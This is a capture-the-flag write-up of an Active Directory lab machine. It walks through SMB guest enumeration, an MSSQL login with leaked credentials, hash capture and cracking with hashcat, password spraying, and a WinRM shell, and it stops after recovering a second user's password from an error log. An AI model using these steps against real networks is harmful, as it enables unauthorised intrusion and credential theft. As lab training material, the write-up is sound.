Overview
The machine starts by SMB guest enumeration that discovers a public share with a PDF leaking MSSQL credentials, logging in as PublicUser and triggering xp_dirtree to capture the sql_svc NTLMv2 hash and crack it to get winrm access, then reading the MSSQL ERRORLOG.BAK to find ryan.cooper's password typed in the wrong field, logging in as ryan.cooper and finding a vulnerable ADCS template allowing ESC1 to request a certificate with administrator UPN and authenticate as domain admin to get root.
Enumeration
as usual we're gonna start with nmap scan
nmap -sC -sV -v -oA init -Pn 10.129.228.253
Nmap scan report for 10.129.228.253
Host is up (0.13s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-03 13:57:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after: 2074-01-05T23:03:57
| MD5: ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| _SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
| _ssl-date: 2026-06-03T13:58:37+00:00; +8h00m00s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-03T13:58:38+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after: 2074-01-05T23:03:57
| MD5: ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| _SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| _ms-sql-info: ERROR: Script execution failed (use -d to debug)
| _ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-03T13:53:37
| Not valid after: 2056-06-03T13:53:37
| MD5: dd93:7d9d:17e9:f645:214e:7315:c236:05ba
| _SHA-1: 2d1e:02e1:86d9:dad6:5acb:bb56:4a82:8c7d:e3c1:b7d5
| _ssl-date: 2026-06-03T13:58:37+00:00; +8h00m00s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after: 2074-01-05T23:03:57
| MD5: ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| _SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
| _ssl-date: 2026-06-03T13:58:37+00:00; +8h00m00s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after: 2074-01-05T23:03:57
| MD5: ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| _SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
| _ssl-date: 2026-06-03T13:58:38+00:00; +8h00m00s from scanner time.
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-06-03T13:57:59
| _ start_date: N/A
| _clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m59s
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  2 22:58:39 2026 -- 1 IP address (1 host up) scanned in 103.43 seconds
As you can see this is AD environment with SMB, Kerberos, LDAP and RPC ports open but we need to focus on
- domain name is sequel.htb and the hostname is DC so the FQDN is DC.sequel.htb so add them to the hosts file
- there is AD CS in place with the CA sequel-DC-CA
- there is a big clock skew so we need to sync our clocks if we are gonna deal with any Kerberos Authentication
Lets setup the environment
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ echo '10.129.228.253 DC DC.sequel.htb sequel.htb' | sudo tee -a /etc/hosts
10.129.228.253 DC DC.sequel.htb sequel.htb
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc smb sequel.htb -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.129.228.253 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.228.253 445 DC [+] krb5 conf saved to: krb5.conf
SMB 10.129.228.253 445 DC [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.228.253 445 DC [+] sequel.htb\:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ sudo ntpdate sequel.htb
2026-06-03 07:06:04.391039 (-0700) +28799.977949 +/- 0.036864 sequel.htb 10.129.228.253 s1 no-leap
CLOCK: time stepped by 28799.977949
when we were generating the krb5 file we saw that the Null Auth on SMB is True so lets see what we can read with that Auth
Public Share
and we aren't allowed to list shares with no username but the Guest account can
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc smb sequel.htb -u '' -p '' --shares
SMB 10.129.228.253 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.228.253 445 DC [+] sequel.htb\:
SMB 10.129.228.253 445 DC [-] Error enumerating shares: STATUS_ACCESS_DENIED
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc smb sequel.htb -u 'Guest' -p '' --shares
SMB 10.129.228.253 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.228.253 445 DC [+] sequel.htb\Guest:
SMB 10.129.228.253 445 DC [*] Enumerated shares
SMB 10.129.228.253 445 DC Share Permissions Remark
SMB 10.129.228.253 445 DC ----- ----------- ------
SMB 10.129.228.253 445 DC ADMIN$ Remote Admin
SMB 10.129.228.253 445 DC C$ Default share
SMB 10.129.228.253 445 DC IPC$ READ Remote IPC
SMB 10.129.228.253 445 DC NETLOGON Logon server share
SMB 10.129.228.253 445 DC Public READ
SMB 10.129.228.253 445 DC SYSVOL Logon server share
and we got a file called SQL Server Procedures
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ smbclient //sequel.htb/Public -U'Guest'%''
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 19 03:51:25 2022
  ..                                  D        0  Sat Nov 19 03:51:25 2022
  SQL Server Procedures.pdf A 49551 Fri Nov 18 05:39:43 2022

                5184255 blocks of size 4096. 1463116 blocks available
smb: \> get SQL Server Procedures.pdf sql.pdf
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \SQL
smb: \> get SQL Server Procedures.pdf
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \SQL
smb: \> mget *
Get file SQL Server Procedures.pdf? y
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedures.pdf (68.5 KiloBytes/sec) (average 68.5 KiloBytes/sec)

by looking at the file we've got two good piece of information
- there is someone called Brandon and we might need that username later
- there is credential for the PublicUser who appearently can access the Database so lets sign in with that user
MSSQL as PublicUser
Lets login
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ mssqlclient.py sequel.htb/PublicUser:'GuestUserCantWrite1'@10.129.228.253
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (PublicUser guest@master)>

after some enumeration, there is nothing else we can do except trying to force authentication back to us using xp_dirtree to get the NTLMv2 hash and try to crack it
usually we'd do this if we know that the user running the mssql matters but in this case we don't have anything to go on so have to do it blindly
Lets crack this hash
─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ hashcat -a 0 sql_svc.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol
< SNIP>

SQL_SVC::sequel:47a2ef9179869c2c:125dfd801034f7de53a554ff858bef1c:0101000000000000005d15f228f3dc0178bc5a7fa284a7580000000002000800510038004300460001001e00570049004e002d003200540046005200590047003500370046005000510004003400570049004e002d00320054004600520059004700350037004600500051002e0051003800430046002e004c004f00430041004c000300140051003800430046002e004c004f00430041004c000500140051003800430046002e004c004f00430041004c0007000800005d15f228f3dc0106000400020000000800300030000000000000000000000000300000c0190581c945c639925d83eb9822b3353f53481bc4e38ac35437fb5480eaf8460a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00380033000000000000000000:REGGIE1234ronnie

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL_SVC::sequel:47a2ef9179869c2c:125dfd801034f7de53...000000
Time.Started.....: Wed Jun  3 07:20:55 2026 (25 secs)
Time.Estimated...: Wed Jun  3 07:21:20 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   374.0 kH/s (6.53ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10700800/14344385 (74.60%)
Rejected.........: 0/10700800 (0.00%)
Restore.Point....: 10698752/14344385 (74.58%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: REPIN210 -> REDOCEAN22
Hardware.Mon.#01.: Util: 80%

Started: Wed Jun  3 07:20:47 2026
Stopped: Wed Jun  3 07:21:22 2026
and we got a password for the user SQL_SVC:REGGIE1234ronnie
at this point there is a lot we can do
- we can find what kind of permissions we got over MSSQL when we login with that user instead of the
PublicUser - we can test it against LDAP and if it works run bloodhound
the mssql path didn't work we still can't enable shell commands, we can try to do more enumeration but we won't go through this now and I will take the LDAP path cause it is always useful
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc mssql sequel.htb -u 'SQL_SVC' -p 'REGGIE1234ronnie' -M enable_cmdshell -o ACTION=enable
MSSQL 10.129.228.253 1433 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb) (EncryptionReq:False)
MSSQL 10.129.228.253 1433 DC [+] sequel.htb\SQL_SVC:REGGIE1234ronnie
ENABLE_C... 10.129.228.253  1433   DC               [-] Failed to enable xp_cmdshell: ERROR(DC\SQLMOCK): Line 1: You do not have permission to run the RECONFIGURE statement.
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc ldap sequel.htb -u 'SQL_SVC' -p 'REGGIE1234ronnie'
LDAP 10.129.228.253 389 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb) (signing:Enforced) (channel binding:Never)
LDAP 10.129.228.253 389 DC [+] sequel.htb\SQL_SVC:REGGIE1234ronnie
I will get a TGT first for this user and use it in enumeration and we got bloodhound data as you can see so lets ingest and see what happens
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ getTGT.py -dc-ip 10.129.228.253 sequel.htb/SQL_SVC:REGGIE1234ronnie
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in SQL_SVC.ccache
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ export KRB5CCNAME=SQL_SVC.ccache
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ rusthound -i 10.129.228.253 -u 'SQL_SVC' -p REGGIE1234ronnie -z -d sequel.htb -k -f DC.sequel.htb --adcs
---------------------------------------------------
Initializing RustHound at 07:44:57 on 06/03/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-03T14:44:57Z INFO  rusthound] Verbosity level: Info
[2026-06-03T14:44:58Z INFO  rusthound::ldap] Connected to SEQUEL.HTB Active Directory!
[2026-06-03T14:44:58Z INFO  rusthound::ldap] Starting data collection...
[2026-06-03T14:44:59Z INFO  rusthound::ldap] All data collected for NamingContext DC=sequel,DC=htb
[2026-06-03T14:45:00Z INFO  rusthound::ldap] All data collected for NamingContext CN=Configuration,DC=sequel,DC=htb
[2026-06-03T14:45:00Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 18%                                                                                                                     [2026-06-03T14:45:00Z INFO  rusthound::modules::adcs::parser] Found 12 enabled certificate templates
[2026-06-03T14:45:00Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-03T14:45:00Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-03T14:45:00Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-03T14:45:00Z INFO  rusthound::modules] Starting checker for ADCS values...
[2026-06-03T14:47:14Z ERROR rusthound::modules::adcs::checker] Couldn't connect to server http://dc.sequel.htb/certsrv/, please try manually and check for https access if EPA is enable.
[2026-06-03T14:47:14Z INFO  rusthound::modules] Checking for ADCS values finished!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 10 users parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 61 groups parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 1 cas parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] 33 templates parsed!
[2026-06-03T14:47:14Z INFO  rusthound::json::maker] .//20260603074714_sequel-htb_rusthound.zip created!

RustHound Enumeration Completed at 07:47:14 on 06/03/26! Happy Graphing!

after looking at the SQL_SVC user in bloodhound turned out he is member of Remote Management Users so lets login via WINRM
winrm check and login
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc winrm sequel.htb -u 'SQL_SVC' -p 'REGGIE1234ronnie'
WINRM 10.129.228.253 5985 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM 10.129.228.253 5985 DC [+] sequel.htb\SQL_SVC:REGGIE1234ronnie (Pwn3d!)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ evil-winrm -i sequel.htb -u 'SQL_SVC' -p 'REGGIE1234ronnie'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents>
After logging in and looking around I found that there is a user called Ryan.Cooper on the machine but nothing else was there so I wondered who setup this SQL_SVC account, and whoever set it up may reused his own password so lets get a list of users and try the password against them
So i tried it but nothing came back
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc ldap sequel.htb -u 'SQL_SVC' -p 'REGGIE1234ronnie' --users-export users
LDAP 10.129.228.253 389 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb) (signing:Enforced) (channel binding:Never)
LDAP 10.129.228.253 389 DC [+] sequel.htb\SQL_SVC:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [*] Enumerated 9 domain users: sequel.htb
LDAP 10.129.228.253 389 DC -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.228.253 389 DC Administrator 2022-11-18 13:13:16 0 Built-in account for administering the computer/domain
LDAP 10.129.228.253 389 DC Guest < never> 0 Built-in account for guest access to the computer/domain
LDAP 10.129.228.253 389 DC krbtgt 2022-11-18 09:12:10 0 Key Distribution Center Service Account
LDAP 10.129.228.253 389 DC Tom.Henn 2022-11-18 13:13:12 0
LDAP 10.129.228.253 389 DC Brandon.Brown 2022-11-18 13:13:13 0
LDAP 10.129.228.253 389 DC Ryan.Cooper 2023-02-01 13:52:57 0
LDAP 10.129.228.253 389 DC sql_svc 2022-11-18 13:13:13 0
LDAP 10.129.228.253 389 DC James.Roberts 2022-11-18 13:13:13 0
LDAP 10.129.228.253 389 DC Nicole.Thompson 2022-11-18 13:13:13 0
LDAP 10.129.228.253 389 DC [*] Writing 9 local users to users
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ cat users
Administrator
Guest
krbtgt
Tom.Henn
Brandon.Brown
Ryan.Cooper
sql_svc
James.Roberts
Nicole.Thompson
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc ldap sequel.htb -u users -p 'REGGIE1234ronnie' --continue-on-success
LDAP 10.129.228.253 389 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb) (signing:Enforced) (channel binding:Never)
LDAP 10.129.228.253 389 DC [-] sequel.htb\Administrator:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [-] sequel.htb\Guest:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [-] sequel.htb\krbtgt:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [-] sequel.htb\Tom.Henn:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [-] sequel.htb\Brandon.Brown:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [-] sequel.htb\Ryan.Cooper:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [+] sequel.htb\sql_svc:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [-] sequel.htb\James.Roberts:REGGIE1234ronnie
LDAP 10.129.228.253 389 DC [-] sequel.htb\Nicole.Thompson:REGGIE1234ronnie
I went back to the shell again because i didn't notice this ERRORLOG.bak file What happens sometimes that people might type summer2024 instead of summer2025 for example so it is considered a wrong password and it gets logged so before looking at this file I hoped to find this but lets take a look at it
*Evil-WinRM* PS C:\> cd SQLServer
*Evil-WinRM* PS C:\SQLServer> ls


    Directory: C:\SQLServer


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 2/7/2023 8:06 AM Logs
d----- 11/18/2022 1:37 PM SQLEXPR_2019
-a---- 11/18/2022 1:35 PM 6379936 sqlexpress.exe
-a---- 11/18/2022 1:36 PM 268090448 SQLEXPR_x64_ENU.exe


*Evil-WinRM* PS C:\SQLServer> cd Logs
*Evil-WinRM* PS C:\SQLServer\Logs> ls


    Directory: C:\SQLServer\Logs


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 2/7/2023 8:06 AM 27608 ERRORLOG.BAK
looking at the file I found this
there is a failed login for a user that doesn't exist on the AD cause we got a list of users so maybe Ryan.Cooper entered his password in the username field by mistake lets try this
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [
CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT
: 127.0.0.1]
I guessed Ryan.Cooper cause he is the one that got another logon failure above it but if it didn't work we would do another password spray
and as expected it is his password so lets login for user flag
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ nxc smb sequel.htb -u ryan.cooper -p 'NuclearMosquito3'
